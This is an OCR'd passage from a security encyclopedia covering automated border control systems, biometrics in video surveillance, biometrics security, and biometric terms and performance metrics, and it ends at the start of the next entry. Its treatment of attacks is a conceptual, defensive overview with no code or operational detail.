In the last decade all major airports borders have been complemented with the so-called Automated Border Control (ABC) systems (Ortega et al. 2020) to assist the border authorities by automating (totally or at least partially) the process. These systems have decreasing queue times, increased passenger satisfaction allowing borders guards to process more passengers, while security issues have been also increased and data privacy is kept (Sánchez-Reillo et al. 2019). The hey element to access these systems is a biometric token on a machine-readable travel documents such as passports, visas, identity cards, or even frequent traveler cards. These documents contain a chip with information such as the traveler's personal data and some biometrical traits, according to ICAO standards could be face, fingerprints, or iris.

Application

An ABC system is an automated multisensor system that performs three main specific tasks according to the European Border and Coast Guard Agency (Frontex) (FRONTEX 2012). First, it reads the passengers travel document (e.g., passport or visa) or token with required data stored in a chip, and authenticates its validity. Secondly, acquire real-time biometrical data from the traveler (mainly face or fingerprints) analysis if the traveler is the owner of the document, comparing real biometric data with the one stored in the document (Donida et al. 2016). Thirdly, border control databases are checked to confirm traveler suitability to cross the border according to administrate or legal regulations. In the case of European border crossings where ABC systems are used, it is required to check the identification of the subject with two lists: RTP (Register Traveler Program) and EES (Entry/Exit System). Once the travelers have been identified, their data are recorded. At the moment of crossing the border, the EES gets the biometrical match between the recorded information and the captured data. ABC systems can adopt several physical configurations (Morosan 2018) from mantrap to isolated kiosks, nevertheless undergoing tasks are performed in a similar way, variations are only due to the environmental operational conditions.

As pointed before, one of the tasks performed by ABC systems is the biometrical identity verification of the traveler. Even some deployments were performed with iris data (for example, in Schiphol airport) or fingerprint (for example, in Paris airports); the widely biometric data considered is the traveler face. Therefore, biometric comparison is usually performed by comparing the captured face of the subject in a static frontal position with the face image stored in the passport chip.

Open Problems and Future Directions

Two main security requirements in ABC system design are their capability to fast recover from problematic situations (i.e., resilience) and to resist external assaults (i.e., robustness). Borders are one of the key critical infrastructures of a country, allowing travelers to entry in the country and, once inside, letting free movement even to maybe other countries. Therefore, ABC can be under malicious attacks to gain border access. As a technologic device, usual cybersecurity risks should be considered but also biometric threads has to be taken into account. Most typical attacks are focused on the biometric system. These attacks are called presentation attacks, which consist of an attacker presenting falsified biometrical features of another subject to sensors to obtain permission to cross the border. For this reason, ABC systems include some type of Presentation Attack Detection (PAD) or anti-spoofing module in the process of biometric recognition (see, for instance, Ramachandra and Busch 2017). This has increased their capability to detect diverse types of attacks such as masks, printed photos, or screen videos. In any case, supervision of border guards is required and therefore attack detection relies partly in this human expert control. Last kind of biometric threats in ABC are morphing attacks (Scherhag et al. 2019), in which malicious subject combine its biometric features with a legitimate passenger owner obtaining a realistic face image that may confuse automatic face verification systems.

Initially, ABC systems started its deployment in airports, mainly in busy and international ones to drop queue times. In recent years, seaports have started to offer this kind of services and mobile ABC has been also developed for train and land borders. New trends in this technology are the deployment of on-the-fly ABC systems (Raghavendra et al. 2013). This approach is much more comfortable for the traveler because the whole

process can be done while the passenger is walking. This means that face processing algorithms have to run as soon as the face is detected, without requiring a static pose or user collaboration. In experimental situations where on-the-fly ABC systems have been deployed, the focus has been placed on facial verification rates and no report showing PAD results has been found.

Summary

Automated Border Control systems are, probably, the wider devices in which biometrics are used. Security and user comfort should be balanced in the system. Once the deployment of such systems has reached almost all international airports, attacks has been started to appear and are shortly defined in the following sections. The entry finished with the open problems.

Reference

Donida Labati R, Genovese A, Ballester EM, Piuri V, Scotti F, Sforza G (2016) Biometric recognition in automated border control: a survey. ACM Comput Surv 49(2):24:1–24:39

Frontex (2012) Best practice operational guidelines for automated border control (ABC) systems, version 2.0. ISBN 978-92-95033-57-3

Morosan C (2018) Information disclosure to biometric e-gates: the roles of perceived security, benefits, and emotions. J Travel Res 57(5):644–657

Ortega D, Fernández-Isabel A, Martín de Diego I, Conde C, Cabello E (2020) Dynamic facial presentation attack detection for automated border control systems. Comput Secur 92:101744

Raghavendra R, Yang B, Busch C (2013) Robust “on-the-fly” person identification using sparse representation. In: 2013 IEEE international conference on Multimedia and expo workshops (ICMEW), IEEE, pp 1–4

Ramachandra R, Busch C (2017) Presentation attack detection methods for face recognition systems: a comprehensive survey. ACM Comput Surv (CSUR) 50(1):8

Sánchez-Reillo R, Ortega-Fernandez I, Ponce-Hernandez W, Quiros-Sandoval HC (2019) How to implement EU data protection regulation for R&D in biometrics. Comput Stand Inter 61:89–96

Scherhag U, Debiasi L, Rathgeb C, Busch C, Uhl A (2019) Detection of face morphing attacks based on PRNU analysis. In: IEEE transactions on biometrics, behavior, and identity science (TBIOM)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_733

Biometrics in Video Surveillance

Stan Z. Li[33] ✉
(33) Center for Biometrics and Security Research, Institute of Automation, Chinese Academy of Sciences, Beijing, People's Republic of China

✉ **Stan Z. Li**
Email: szli@cbsr.ia.ac.cn
Email: szli@nlpr.ia.ac.cn

Synonyms

Biometric identification in video surveillance

Definition


Biometrics in video surveillance refers to those biometrics in which biometric images, e.g., those of face, gait or iris, are captured using surveillance videos operating at a distance from the human body. They are among the most challenging forms of biometric technologies.

Background

In terms of the distance from a biometric sensor to the human body, a biometric system can be categorized into contact, e.g., fingerprint based; near-distance (at a distance of less than 1 m, e.g., in most iris recognition and face recognition used in cooperative user applications; and mid-distance (between 1 and 3 m) and far-distance ones (more than 3 m).

Biometrics in video surveillance belongs to the far-distance category, including those using face (Martizez 2009), gait (Chellappa and

Veeraraghavan 2009), and iris (iris on the move) (Matey 2009). As the biometric part of a surveillance system, it uses a surveillance video (CCTV) camera to capture biometric images within its field of view. It usually operates at a distance, hence nonintrusive, and requires little or no cooperation from the individual. A face biometric surveillance setting is illustrated in Fig. 1.



Biometrics in Video Surveillance, Fig. 1 CCTV surveillance watching people walking through a passage

Applications

The processing of biometric recognition consists of the following biometric image processing and recognition stages: localization of the concerned biometric parts from the input image, normalization of them in geometry and photometry, template (feature) extraction, template-based comparison (matching), and decision making. Although these modules are also used for static face recognition, techniques for face recognition in video need to deal with not only problems existing in static face recognition, but also those due to movements of biometrics captured at far distance. In addition to those used for the static case, temporal information between video frames may be explored to make fuller use of information therein (Chellappa et al. 2009).

Because on-spot biometric images are captured at a far distance, hence the relationship between the human and the system (more specifically the biometric sensor) is less controllable. When the relationship between human and the system cannot be properly constrained, this can cause problems in that necessary biometric image quality may not be satisfied and the templates thus extracted tend to deviate too much from those extracted from the enrolled face images usually captured in a significantly different environment, leading to deteriorated recognition performance (degradations

in far-distance face recognition will be explained in more details later in this entry).

A biometric system operates in either one of the two modes: 1-to-1 and 1-to-many (Ross and Jain 2009). The 1:1 verification mode confirms or rejects a claimed identity. It is used in many applications including identity verification in banking, e-passport, and access control. When the biometric sample is captured at a far distance in video surveillance and the 1:1 association done by using a remote RFID or smart card, access control could be implemented to achieve high convenience for users even on the move.

Figure 2 shows the application of a mid-distance face recognition system for biometric verification in Beijing 2008 Olympic Games. This system verifies in 1:1 mode the identity of a ticket holder (spectator) at entrances to the National Stadium (Bird's Nest). Every ticket is associated with a unique ID number. On enrollment, every ticket holder is required to submit his registration form together with a 2 in. ID/passport photo attached. The face photo is scanned into the system. On entry to the event, the ticket is read by an RFID reader, and then the biometric system takes face images of the claimant associated with the RFID number using a video camera, compares them with the face template extracted from the enrollment photo scan, and makes a decision.



Biometrics in Video Surveillance, Fig. 2 Face verification used in Beijing 2008 Olympic Games (courtesy of CBSR & AuthenMetric)

The 1:*N* identification mode determines the identity of an individual. In the open-set identification (Ross and Jain 2009), it includes two subtasks: firstly deciding whether the captured face belongs to one of the *N* individuals in the record, and if so, secondly identifying to whom of the *N* it matches. Biometric identification is used in applications including watch-list surveillance and identification, VIP identification and services, and to access control without cards.

Figure 3 shows a snapshot of 1:*N* watch-list face surveillance and identification at a Beijing Municipal Subways station. CCTV cameras are mounted at the entrances and exits, in which way face images are more likely to be captured. Subway scenes are often crowded and contains multiple faces. The system identifies suspects from the crowd.



Biometrics in Video Surveillance, Fig. 3 Watch-list face surveillance at subways

Open Problems

Biometric identification at a distance in video surveillance is the most challenging form among all other forms of biometrics, and there are many problems to be solved before the technologies attain maturity. This section presents open problems specific to face recognition at a distance in video surveillance applications.

According to NIST's face recognition evaluation reports on FERET and FRGC tests (Phillips et al. 2005) and other independent studies, the performance of many state-of-the-art face recognition methods deteriorates with changes in lighting, pose, and other factors. The following factors are specific to face recognition in video surveillance, apart from those in cooperative and near-distance scenarios.

Noncooperative User Behavior

In cooperative user scenarios, the user has to be cooperative, e.g., facing to the camera in frontal pose, being of neutral expression, without wearing improper hats or dark eye-glasses or glasses thick frames, in order to be granted the access to some rights such as entering to a restricted area, such as withdrawing money from ATM. In face recognition in video surveillance, however, user cooperation with respect to the biometric sensor, i.e., video camera, may not be imposable, and totally is impossible for applications of watch-list surveillance. Non-frontal face images can result, causing further problems. Proper deployments of video cameras and powerful face processing and recognition algorithms are needed to solve these problems.

Low Image Resolution

When the view of the camera covers a large area, the proportion of the face in the image can be small. This can lead to low resolution of the face portion, which degenerates both the performances of face detection and the recognition engines. Choosing a long focal length lens can increase the proportion of the face in the image, but also narrows down the view. Using a high resolution camera is a solution to this problem, especially in the future when the high-definition image sensor and video technologies, and high-power computing becomes popular.

Image Blur

When people are moving, the face image captured at a distance can be blurred. This may be solved by using a high-speed camera and a small aperture lens (for large depth of view). However, the use of a rapid exposure causes a new problem: for shorter exposure, the aperture has to be increased. These two factors are conflicting. Advances in image sensing and optics are needed to solve the problem.

Interlacing in Video Images

Interlacing refers to the methods for painting a video image on an electronic display screen by scanning or displaying each line or row of pixels, as used in most deployed CCTV cameras nowadays. This technique uses two fields, odd and even, to form a frame. Because each frame of interlaced, the videos are composed of two fields that are captured at different moments in time, and interlaced video frames exhibit motion artifacts if the faces are moving fast enough to be in different positions in the image plane when the both the

frames are captured. Such artifacts decrease face detection and recognition performance. To minimize such artifacts, a processing called de-interlacing may be utilized to correct the flaw at least partially. Using a progressive scan video system can be a solution to this problem.

Cross-References

Biometrics in Video Surveillance
Gait Recognition
Iris Recognition
Remote Face Recognition

Recommended Reading

Chellappa R, Aggarwal G, Zhou SK (2009) Face recognition, video-based. In: Li SZ (ed) Encyclopedia of biometrics. Springer, New York

Chellappa R, Veeraraghavan A (2009) Gait biometrics, overview. In: Li SZ (ed) Encyclopedia of biometrics. Springer, New York

Martizez AM (2009) Face recognition, overview. In: Li SZ (ed) Encyclopedia of biometrics. Springer, New York

Matey JR (2009) Iris on the move. In: Li SZ (ed) Encyclopedia of biometrics. Springer, New York

Phillips PJ, Flynn PJ, Scruggs T, Bowyer KW, Chang J, Hoffman K, Marques J, Min J, Worek W (2005) Overview of the face recognition grand challenge. In: Proceedings of IEEE computer society conference on computer vision and pattern recognition, San Diego, California

Ross A, Jain AK (2009) Biometrics. In: Li SZ (ed) Encyclopedia of biometrics. Springer, New York

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1603

Biometrics Security

Julian Fierrez[34] ✉, Aythami Morales[34] ✉ and Javier Ortega-Garcia[34] ✉
(34) Universidad Autonoma de Madrid, Madrid, Spain

✉ **Julian Fierrez (Corresponding author)**
Email: julian.fierrez@uam.es

✉ **Aythami Morales**
Email: aythami.morales@uam.es

✉ **Javier Ortega-Garcia**
Email: javier.ortega@uam.es

Synonyms

Biometrics attacks; Biometrics vulnerabilities

Definitions


Biometrics security deals with the technologies and practice around evaluating the impact of attacks to biometrics systems and ways to countermeasure such attacks.

Application

Biometric systems can offer several advantages over classical security methods based on something that you know (e.g., PIN, password) or something that you have (e.g., key, card, ID). Traditional authentication systems are not prepared to discriminate between impostors who have

illegally acquired the privileges to access a system and the genuine user. Furthermore, in biometric systems, there is no need for the user to remember difficult PIN codes that could be easily forgotten or to carry a key that could be lost or stolen. However, despite these advantages, biometric systems have some drawbacks (Jain et al., 2016), including (1) the lack of secrecy (e.g., everybody knows our face or could get our fingerprints) and (2) the fact that a biometric trait cannot be replaced (if we forget a password, we can easily generate a new one, but no new fingerprint can be generated if an impostor steals it). Furthermore, biometric systems are vulnerable to external attacks which could decrease their level of security. Basically, there are eight different points of attack on biometric recognition systems, which are depicted in Fig. 1. These *vulnerability points* can broadly be divided into two main groups (Galbally et al., 2007):

- *Direct attacks* (also known as presentation attacks or spoofing attacks (Hadid et al., 2015; Marcel et al., 2019).) One can generate synthetic biometric samples (for instance, speech, fingerprints, or face images) in order to fraudulently access a system. This is the first vulnerability point in a biometric security system (see attack point 1 in Fig. 1). These attacks at the sensor level are referred to as direct attacks. It is worth noting that in this type of attacks, no specific knowledge about the system operation is needed (e.g., matching algorithm used, feature extraction, feature vector format). Furthermore, the attack is carried out in the analog domain, outside the digital limits of the system, so the digital protection mechanisms (e.g., digital signature, watermarking) cannot be directly used.



Biometrics Security, Fig. 1 Architecture of an automated biometric verification system. Possible attack points are numbered from 1 to 8

- *Indirect attacks*. This group includes all the remaining seven points of attack identified in Fig. 1. Attacks 3 and 5 might be carried out using a

Trojan horse that bypasses the feature extractor and the matcher, respectively. In attack 6, the system database is manipulated (a template is changed, added, or deleted) in order to gain access to the application. The remaining points of attack (2, 4, 7, and 8) are thought to exploit possible weak points in the communication channels of the system, extracting, adding, or changing information from them. In opposition to direct attacks, in this case the intruder needs to have some information about the inner working of the recognition system, and, in most cases, physical access to some of the application components (feature extractor, matcher, or database) is required.

In order to improve the performance and robustness of biometric systems against the mentioned potential attacks, it is of great importance to study the behavior of existing systems against those potential attacks. This has been an intense research effort in the last decade (Marcel et al., 2019).

On the other hand, several countermeasures have been developed for *securing biometric systems* against those potential attacks. The countermeasures can be classified as follows:

- *Presentation attack detection* (also known as biometric anti-spoofing or biometric fake detection (Hadid et al., 2015; Marcel et al., 2019)). Against attacking point 1 in Fig. 1, there are several techniques specifically developed for biometric systems to detect the naturalness of the input biometric in order to detect fake or manipulated biometric inputs (Galbally et al., 2014).
- *Template protection*. In order to protect attacking points 6 and 7 in Fig. 1, there are several techniques developed specifically for biometric systems that protect the biometric templates generated in the enrollment and operation of the systems. These techniques are commonly known as biometric template protection (Rathgeb and Uhl, 2011; Gomez-Barrero et al., 2017a).
- *General computer security schemes*. For attacking points related to communication channels and manipulation of the processing modules in Fig. 1, one can use general computer security schemes.

Open Problems and Future Directions

Biometric template protection technologies are now evolving to improve the security of biometric systems while not harming operational aspects of

those systems. Future directions in this way include incorporating into biometric systems recent advances in cryptography and distributed security like homomorphic encryption (Gomez-Barrero et al., 2017b) and blockchain technologies (Delgado-Mohatar et al., 2019).

On the other hand, the easiness to generate high-quality biometric fake and manipulated content is growing significantly nowadays with the explosion of deep learning technologies. DeepFakes can now be created in several biometric modalities (facial images and video, voice, etc.) imitating natural biometric content in a way almost undistinguishable to the human eye (Tolosana et al., 2020). New techniques are being developed specifically to countermeasure such high-quality biometric fakes generated with deep learning technologies (Neves et al., 2020).

Acknowledgements

This work has been supported by projects BIBECA (RTI2018-101248-B-I00 MINECO/ FEDER), TRESPASS-ETN (MSCA-ITN-2019-860813), and PRIMA (MSCA-ITN-2019-860315).

References

Delgado-Mohatar O, Fierrez J, Tolosana R, Vera-Rodriguez R (2019) Biometric template storage with blockchain: a first look into cost and performance tradeoffs. In: Proceedings of IEEE/CVF Conference on Computer Vision and Pattern Recognition Workshops, CVPRW

Galbally J, Fierrez J, Ortega-Garcia J (2007) Vulnerabilities in biometric systems: attacks and recent advances in liveness detection. In: Proceedings of Spanish Workshop on Biometrics

Galbally J, Marcel S, Fierrez J (2014) Image quality assessment for fake biometric detection: application to iris, fingerprint and face recognition. IEEE Trans Image Process 23(2):710–724 [MathSciNet]

Gomez-Barrero M, Galbally J, Morales A, Fierrez J (2017a) Privacy-preserving comparison of variable-length data with application to biometric template protection. IEEE Access 5:8606–8619

Gomez-Barrero M, Maiorana E, Galbally J, Campisi P, Fierrez J (2017b) Multi-biometric template protection based on homomorphic encryption. Pattern Recogn 67:149–163

Hadid A, Evans N, Marcel S, Fierrez J (2015) Biometrics systems under spoofing attack: an evaluation methodology and lessons learned. IEEE Signal Process Mag 32(5):20–30

Jain AK, Nandakumar K, Ross A (2016) 50 years of biometric research: accomplishments, challenges, and opportunities. Pattern Recogn Lett 79:80–105

Marcel S, Nixon M, Fierrez J, Evans N (2019) Handbook of biometric anti-spoofing, 2nd edn. Springer, Cham

Neves JC, Tolosana R, Vera-Rodriguez R, Lopes V, Proenca H, Fierrez J (2020) GANprintR: improved fakes and evaluation of the state of the art in face manipulation detection. IEEE J Sel Topics Signal Process 14(5):1038–1048

Rathgeb C, Uhl A (2011) A survey on biometric cryptosystems and cancelable biometrics. EURASIP J Inf Secur 2011:3

Tolosana R, Vera-Rodriguez R, Fierrez J, Morales A, Ortega-Garcia J (2020) Deepfakes and beyond: a survey of face manipulation and fake detection. Inf Fusion 64:131–148

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300128

Biometrics Vulnerabilities

Biometrics Security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_730

Biometrics: Terms and Definitions

Evangelia Micheli-Tzanakou[35] ✉, Konstantinos N. Plataniotis[36] ✉ and Ruggero Donida Labati[37] ✉
(35) Department of Biomedical Engineering, Rutgers University, Piscataway, NJ, USA
(36) The Edward S. Rogers Sr. Department of Electrical and Computer Engineering, University of Toronto, Toronto, ON, Canada
(37) Department of Computer Science, Università degli Studi di Milano, Milan, Italy

✉ **Evangelia Micheli-Tzanakou**
Email: etzanako@rci.rutgers.edu

✉ **Konstantinos N. Plataniotis**
Email: kostas@ece.utoronto.ca

✉ **Ruggero Donida Labati (Corresponding author)**
Email: ruggero.donida@unimi.it

Evangelia Micheli-Tzanakou died before publication of this work was completed.

Definition

Biometrics is defined as the "automated recognition of individuals based on their behavioral and biological characteristics."

Background

The interest in biometric recognition technologies has grown significantly in the last four decades, and academic as well as corporate research units have devoted a lot of resources to study and develop accurate, user-friendly, unconstrained, and cost-effective biometrics. As a result, biometric authentication systems are in use today in a wide range of applications, including physical access control, surveillance, network security, online transactions, attendance control, and authentication technologies for mobile devices and personal computers, as described in Blackburn et al. (2009).

From the technological point of view, biometric systems can be considered as pattern recognition systems (please refer to Goodfellow et al. 2016). However, they present specific problems and peculiarities that are commonly described by the research and industrial communities using a set of specific terms and definitions, which are frequently defined by international standards.

Theory

Biometric Systems

- *Biometric* can be seen as a general term used alternatively to describe a characteristic or a process, as described in Blackburn et al. (2009):
  - *As a characteristic* "A measurable biological (anatomical and physiological) and behavioral characteristic that can be used for automated recognition".
  - *As a process* "Automated methods of recognizing an individual based on measurable biological (anatomical and physiological) and behavioral characteristics".
- *Biometric traits* are behavioral or biological characteristics of the individuals used by deployable biometric systems (as described in Boulgouris et al. (2009)). Some widely used biometric traits are the following: face, fingerprints, iris, voice, gait, and signature. Many other modalities, such as soft biometrics and ear biometrics, are in various stages of development and assessment. Factors such as device location, security risks, task (identification or verification), expected number of users, user circumstances, and existing data must be taken into

consideration when a biometric trait is selected as input to a recognition system.

- *Biometric Trait: Characteristics* (Table 1):
  - *Universality* refers to the fact that everyone should have this trait.

Biometrics: Terms and Definitions, Table 1 Comparison of different biometric technologies, from Jain et al. (2004)

				User		Circumvention
Biometric	**Universality**	**Accuracy**	**Stability**	**acceptability**	**Cost**	**(difficulty)**
Face	H	L	M	H	L	L
Fingerprint	M	H	H	H	L	L
Voice	M	L	L	H	L	L
Iris	H	H	H	L	H	H
Signature	L	L	L	H	L	L
Gait	M	L	L	H	L	M
Palmprint	M	H	H	M	M	M

  - *Uniqueness* refers to the fact that no two persons should be the same in terms of this trait.
  - *Collectability* refers to the fact that the characteristic can be measured quantitatively.
  - *Permanence* refers to the fact that the characteristic should be invariant with time.
  - *Performance* refers to the achievable accuracy, resource requirements, and robustness.
  - *Acceptability* refers to the grade in which people are willing to accept using the biometric system.
  - *Circumvention* refers to how easy it is to fool the system, as detailed in Jain et al. (2004).
- *Biometric system* refers to a pattern recognition system which can be used to identify and/or verify a person's identity. A biometric system is usually comprised of five integrated modules:
  - *Sensor module* collects the data and converts the information to a digital format.
  - *Signal processing module* performs quality control activities and develops the biometric template.

  - *Data-storage module* keeps information to which new biometric templates will be compared.
  - *Matching algorithm module* compares the new biometric template to one or more templates kept in data storage.
  - *Decision module* (either automated or human-assisted) uses the results from the matching component to make a system-level decision.
- *Biometric templates* are files derived from the unique features of a biometric sample. Biometric vendors' templates are usually proprietary and not interoperable (for more details, please refer to Boulgouris et al. 2009).
- *Biometric System Operations*:
  - *Enrollment* is the process of collecting a biometric sample from an individual ("end-user"), converting it into a biometric template, and storing it in the biometric system's database for later comparison.
  - *Matching* is the process of comparing a biometric sample against a previously stored template and scoring the level of similarity or difference between the two. Biometric systems then make decisions based on this score and its relationship against a predetermined threshold (above or below the threshold).
- *Biometric System Recognition Tasks*:
  - *Authentication/verification* involves a one-to-one match that compares a query sample against a template of the claimed biometric identity in the database. The claim is either accepted or rejected.
  - *Identification/recognition* involves one-to-many matching that compares a query sample against all the biometric templates in the database to output the identity or the possible identity list of the input query. In this scenario, it is often assumed that the query sample belongs to the persons who are registered in a database.
  - *Watch list* involves one-to-few matching that compares a query sample against a list of suspects. In this task, the size of the database is usually very small compared to the possible queries, and the identity of the probe may not be in the database. Therefore, the recognition system should first detect whether the query is on the list or not and, if yes, correctly identify it.

- *Biometric system performance* is generally measured using two quantities (as described in Blackburn et al. 2009): false acceptance rate (FAR) and false rejection rate (FRR) which are defined as follows:
  - *False acceptance rate* (FAR) is the percentage of times a system produces a false accept, which occurs when an individual is incorrectly matched to another individual's existing biometric.
  - *False rejection rate* (FRR) is the percentage of times the system produces a false reject. A false reject occurs when an individual is not matched to his/her own existing biometric template.

  These values can generally be varied by way of system parameter choices. The plot of FAR vs. FRR using different parameters generates what is known as the receiver operating characteristic (ROC) curve. The term is used to define a method of showing the measured accuracy performance of a biometric system. A verification ROC compares false accept rate vs. verification rate. An open-set identification (watch-list) ROC compares false alarm rates vs. detection and identification rate.
- *Multi-biometric systems* attempt to enhance the authentication performance of single biometric systems by combining multiple evidences of the same identity, obtained from multiple biometric samples and/or sensors.

Privacy

Privacy is a major concern in the use of biometric systems (Donida Labati et al. 2012). There are two main categories of privacy risks posed by biometric systems:

- *Personal privacy* relates to privacy of the individual user, the infringement of which relates to coercion or physical or emotional discomfort when interacting with a biometric system.
- *Informational privacy* relates to the misuse of biometric information or of data associated with biometric identifiers.

Depending on how biometric systems are used and what protections are in place to prevent their misuse, biometric systems can be categorized as follows:

- *Privacy-protective* is a system in which biometric data is used to protect or limit access to personal information.

- *Privacy-sympathetic* is a system in which protections are established and enforced to limit the access to and usage of biometric data.
- *Privacy-neutral* is a system in which privacy simply is not an issue or in which the potential privacy impact is very slight. These are generally closed systems in which data never leaves the biometric device.
- *Privacy-invasive* is a system that is used in a fashion inconsistent with generally accepted privacy principles. Privacy-invasive systems may include those that use data for purposes broader than originally intended.

Application

As an example, we consider a face identification systems.

As described in Sundararajan and Woodard (2018), face recognition technologies can be divided into approaches based on handcrafted features (Boulgouris et al. 2009) and approaches based on deep learning strategies (Goodfellow et al. 2016).

In this application scenario, the system must attempt to detect whether a given subject entering the premises (termed and "probe" subject) is enrolled in the system and, if he or she is enrolled, identify that subject. When a positive detection and identification is achieved, this is considered "acceptance" in the system. Conversely, if detection fails, then "rejection" has occurred.

The identification performance is affected by means of a ranking threshold, r, which determines how many of the enrolled subjects (which achieved positive detection when compared to the probe subject) may achieve positive identification. For example, if $r = 1$, then only the (one) enrolled subject exhibiting the highest similarity compared to the probe subject is considered a candidate identity; if $r = 2$, then the two enrolled subjects exhibiting the highest similarities compared to the probe subject are considered, and so on. Increasing r weakens the criterion for identification and increases the likelihood that the subject will be correctly identified in this ranked list context.

This leads to a definition of correct detection and identification, which is achieved when:

Correct Detection and Identification (Acceptance)

$$s_{ij} \geq t_s \quad \text{rank}(p_j) \leq r \quad \text{id}(p_j) = \text{id}(g_i) \tag{1}$$

where p_j is a given probe subject and g_i is a subject enrolled in the system (termed a "gallery" subject); the ranking is performed across all gallery (enrolled) subjects.

Hence, a false detection and identification is achieved when:

False Detection and Identification (Acceptance)

$$s_{ij} \geq t_s \quad \text{rank}(p_j) \leq r \quad \text{id}(p_j) \neq \text{id}(g_i) \tag{2}$$

where p_j is a given probe subject and g_i is a subject enrolled in the system; the ranking is performed across all gallery (enrolled) subjects.

Conversely, correct rejection occurs when:

Correct Rejection

$$s_{ij} < t_s \quad \text{id}(p_j) \neq \text{id}(g_i) \quad \forall g_i \in G \tag{3}$$

where p_j is a given probe subject, g_i is a subject enrolled in the system, and G represents the set of all enrolled subjects ("gallery" set).

And, finally, false rejection occurs when:

False Rejection

$$\begin{gathered}\left[\left(s_{ij} < t_s\right) \text{ or } \left(s_{ij} \geq t_s \text{ and } \text{rank}\left(p_j\right) > r\right)\right] \\ \text{and } \text{id}\left(p_j\right) = \text{id}\left(g_i\right)\end{gathered} \tag{4}$$

where p_j is a given probe subject and gi is a subject enrolled in the system; the ranking is performed across all gallery (enrolled) subjects.

This leads to the measure of probability of correct detection and identification as follows:

$$\begin{gathered}P_{DI}(t_s, r) = \\ \frac{\left|\{p_j : s_{ij} \geq t_s, \text{rank}(p_j) \leq r, \text{id}(p_j) = \text{id}(g_i)\}\right|}{|P_G|}, \\ \forall p_j \in P_G\end{gathered} \tag{5}$$

where P_G is the set of probe subjects, all of which are enrolled in the system. In other words, measuring across a set of subjects which are all enrolled in the system determined the fraction of them which will be correctly detected and identified.

The fractions of those which are rejected constitute false rejections, leading to the probability of false rejection or false rejection rate (FRR):

$$P_{FR}(t_s, r) = 1 - P_{DI}(t_s, r) \tag{6}$$

We note that P_{FR} is completely dependent on P_{DI}.

The other measure of performance is the probability of false acceptance (also known as false acceptance rate (FAR)). This is measured as follows:

$$P_{FA}(t_s) = \frac{|\{p_j : \max_i s_{ij} \geq t_s\}|}{|P_N|}, \quad \forall p_j \in P_N \ \forall g_i \in G \tag{7}$$

where P_N is a set of "impostor" subjects not enrolled in the system. In other words, measuring across a set of subjects which are not enrolled in the system determines the fraction of those subjects exhibiting a similarity with an enrolled subject (the gallery set G) greater than the threshold t_s.

Open Problems and Future Directions

The research community is constantly active in designing novel solutions for improving heterogeneous aspects of current biometric systems. In this context, novel terms and definitions are constantly presented by researchers to describe the innovative aspects of their works. Therefore, selecting the most appropriate terms and definitions for new research fields in biometrics can still be considered as an open problem. To avoid possible ambiguities and redefinitions of terminologies accepted by the research community, it is necessary to have a deep knowledge of the state of the art, in order to consider all the international standards and the previously published works. Furthermore, as a future direction, standards should be promptly realized for defining commonly accepted terminologies for every novel research context.

Summary

The research community working in biometrics uses a specific set of terms and definitions to univocally describe different aspects of biometric systems. For example, there are specific terms for describing technological features, performance metrics, and privacy-related aspects.

References

Blackburn DM, Miles C, Wing B (2009) Biometrics foundation documents

Boulgouris N, Plataniotis K, Micheli-Tzanakou E (2009) Biometrics: theory, methods, and applications. IEEE Press series on computational intelligence. Wiley, NJ 07030, USA

Donida Labati R, Piuri V, Scotti F (2012) Biometric privacy protection: guidelines and technologies. In: Obaidat MS, Sevillano JL, Filipe J (eds) E-business and telecommunications. Springer, Berlin/Heidelberg, pp 3–19

Goodfellow I, Bengio Y, Courville A (2016) Deep learning. MIT Press, Cambridge, MA

Jain AK, Ross A, Prabhakar S (2004) An introduction to biometric recognition. IEEE Trans Circuits Syst Video Technol 14(1):4–20

Sundararajan K, Woodard DL (2018) Deep learning for biometrics: a survey. ACM Comput Surv 65(3):1–34

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300129

BIOS Basic Input Output System

Trusted Computing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_440

Birthday Paradox

Arjen K. Lenstra[38] ✉
(38) Laboratory for cryptologic algorithms – LACAL, School of Computer and Communication Sciences, École Polytechnique Fédérale de Lausanne, Lausanne, Switzerland

✉ **Arjen K. Lenstra**
